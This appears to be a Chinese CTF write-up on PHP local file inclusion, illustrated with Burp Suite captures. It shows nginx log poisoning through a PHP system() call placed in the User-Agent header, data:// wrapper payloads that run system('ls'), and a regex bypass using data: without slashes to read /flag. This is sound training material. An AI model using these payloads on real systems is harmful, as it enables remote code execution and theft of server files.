
9 Upgrade-Insecure-Requests: 1

10 Priority: u=0, i

11

12

响应

美化

Raw

Hex

页面渲染

in

≡

100.64.0.2 - - [30/May/2025:05:00:40 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" 100.64.0.2 - - [30/May/2025:05:00:40 +0000] "GET /favicon.ico HTTP/1.1" 200 2989 "http://challenge.qsnctf.com:30286/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" 100.64.0.2 - - [30/May/2025:05:00:48 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:00:48 +0000] "GET /favicon.ico HTTP/1.1" 200 2989 "http://challenge.qsnctf.com:30286/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:02:28 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:02:32 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:18 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 1104 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:36 +0000] "GET /?look=/etc/passwd HTTP/1.1" 200 1389 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:46 +0000] "GET /?look=/flag HTTP/1.1" 200 325 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:53 +0000] "GET /?look=/home HTTP/1.1" 200 320 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:03:57 +0000] "GET /?look=/etc/passwd HTTP/1.1" 200 1389 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:10:06 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" 100.64.0.2 - - [30/May/2025:05:10:06 +0000] "GET /favicon.ico HTTP/1.1" 200 2989 "http://challenge.qsnctf.com:30286/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36" 100.64.0.2 - - [30/May/2025:05:14:07 +0000] "GET /?look=/var/log/nginx/error.log HTTP/1.1" 200 5 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:14:34 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 2578 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0" 100.64.0.2 - - [30/May/2025:05:16:15 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 2766 "-" "flag.php index.php index.php" 100.64.0.2 - - [30/May/2025:05:16:19 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 2902 "-" "flag.php index.php index.php" 100.64.0.2 - - [30/May/2025:05:17:13 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 3038 "-" "" 100.64.0.2 - - [30/May/2025:05:17:51 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 3146 "-" "" 100.64.0.2 - - [30/May/2025:05:17:51 +0000] "POST /var/log/nginx/access.log HTTP/1.1" 200 2989 "-" "" 100.64.0.2 - - [30/May/2025:05:21:04 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 3356 "-" "flag.php index.php index.php"

再查看 flag.php

User-Agent: <?php system('cat flag.php');?>

Burp

项目

Intruder

重放器

查看

帮助

Burp Suite专业版 v2025.1 - 临时项目 - licensed to Datch

仪表盘

目标

代理

Intruder

重放器

Collaborator

Sequencer

编码工具

对比工具

日志

Organizer

扩展

学习

xia SQL

AutoRepeater

6 ×

8 ×

+

发送

取消

<>

>>

目标: http

请求

美化

Raw

Hex

in

≡

1 GET /?look=/var/log/nginx/access.log HTTP/1.1

2 Host: challenge.qsnctf.com:30832

3 User-Agent: <?php system('cat flag.php');?>

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Accept-Encoding: gzip, deflate, br

7 Connection: keep-alive

8 Cookie: td\_cookie=889322796; fish=weak

9 Upgrade-Insecure-Requests: 1

10 Priority: u=0, i

11

12

响应

美化

Raw

Hex

页面渲染

in

≡

1 HTTP/1.1 200 OK

2 Server: nginx/1.10.3

3 Date: Fri, 30 May 2025 05:38:31 GMT

4 Content-Type: text/html

5 Connection: keep-alive

6 X-Powered-By: PHP/5.5.38

7 Content-Length: 1123

8

9 100.64.0.2 - - [30/May/2025:05:37:29 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0"

10 100.64.0.2 - - [30/May/2025:05:37:29 +0000] "GET /favicon.ico HTTP/1.1" 200 2989 "http://challenge.qsnctf.com:30832/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0"

11 100.64.0.2 - - [30/May/2025:05:37:35 +0000] "GET / HTTP/1.1" 200 2989 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0"

12 100.64.0.2 - - [30/May/2025:05:37:47 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 527 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0"

13 100.64.0.2 - - [30/May/2025:05:38:05 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 714 "-" "flag.php index.php"

14

15

16 100.64.0.2 - - [30/May/2025:05:38:12 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 840 "-" "flag.php index.php"

17

18

19 100.64.0.2 - - [30/May/2025:05:38:29 +0000] "GET /?look=/var/log/nginx/access.log HTTP/1.1" 200 966 "-" "<?php \$flag = "flag(0dfdc433fb424e20868a9ac6be1824a6)"; ?>"

20

21

22

23

data 伪协议 RCE

## Web\_php\_include

题目详情

WriteUP

上一题

下一题

随机一题

Web\_php\_include

GFSJ0716

积分 2

金币 2

254 最佳Writeup由 visionbaba 提供

收藏 反馈

难度: 2

方向: Web

题解数: 79

解出人数: 23087

题目来源: CTF

题目描述: 暂无

题目场景: http://61.147.171.105:58620

100%

倒计时: 2时51分49秒

延时

删除场景

Flag...

提交

近30天答题人数统计



打开网页给出了源代码

`strstr()` 用于查找字符串首次出现的位置（区分大小写）

`str_replace()` 以其他字符替换字符串中的一些字符（区分大小写）

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

虽然禁用了 `php://` 伪协议，但是 `data://` 还可以使用

如果传入的数据是 PHP 代码，就会执行代码，用法如下：

```
data://text/plain;base64,xxxx(base64 编码后的数据)
```

或者

```
data://text/plain,xxx(数据)
```

---

← → ↻ ⓘ 不安全 | 220.249.52.133:32812/?page=data://text/plain,<?php%20system("ls")?>

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

fl4gisish3r3.php index.php phpinfo.php

data 伪协议 RCE 绕过双斜杠



打开网页给出了源码

```
<?php
error_reporting(0);
highlight_file(__FILE__);
```

```

if(isset($_GET['file'])){
    $file = $_GET['file'];
}
// 假如我增加了过滤，你又该如何应对呢？
if(preg_match('/php:\/\|file:\/\|flag|http:\/\|log|phar:\/\|data:\/\|\/i', $file)){
    echo 'No No No !';
}
else{
    include $file;
}

```

← → ↻ ⚠ 不安全 challenge.qsnctf.com:31006/include.php

```

<?php
error_reporting(0);
highlight_file(__FILE__);

if(isset($_GET['file'])){
    $file = $_GET['file'];
}
// 假如我增加了过滤，你又该如何应对呢？
if(preg_match('/php:\/\|file:\/\|flag|http:\/\|log|phar:\/\|data:\/\|\/i', $file)){
    echo 'No No No !';
}
else{
    include $file;
}

```

这里的正则只匹配了 `data://`，没有过滤整个 `data` 伪协议，所以我们去掉 `//` 即可绕过

?file=data:text/plain,<?php system('cat /fl\ag');?>

← → ↻ ⚠ 不安全 challenge.qsnctf.com:31006/include.php?file=data:text/plain,<?php%20system(%27cat%20/fl\ag%27);?>

```

<?php
error_reporting(0);
highlight_file(__FILE__);

if(isset($_GET['file'])){
    $file = $_GET['file'];
}
// 假如我增加了过滤，你又该如何应对呢？
if(preg_match('/php:\/\|file:\/\|flag|http:\/\|log|phar:\/\|data:\/\|\/i', $file)){
    echo 'No No No !';
}
else{
    include $file;
}
flag{4c44785b37c142a790aeec576a482bfb}

```

[上一页](#)

← XSS 攻击

[下一页](#)

SSTI 注入

→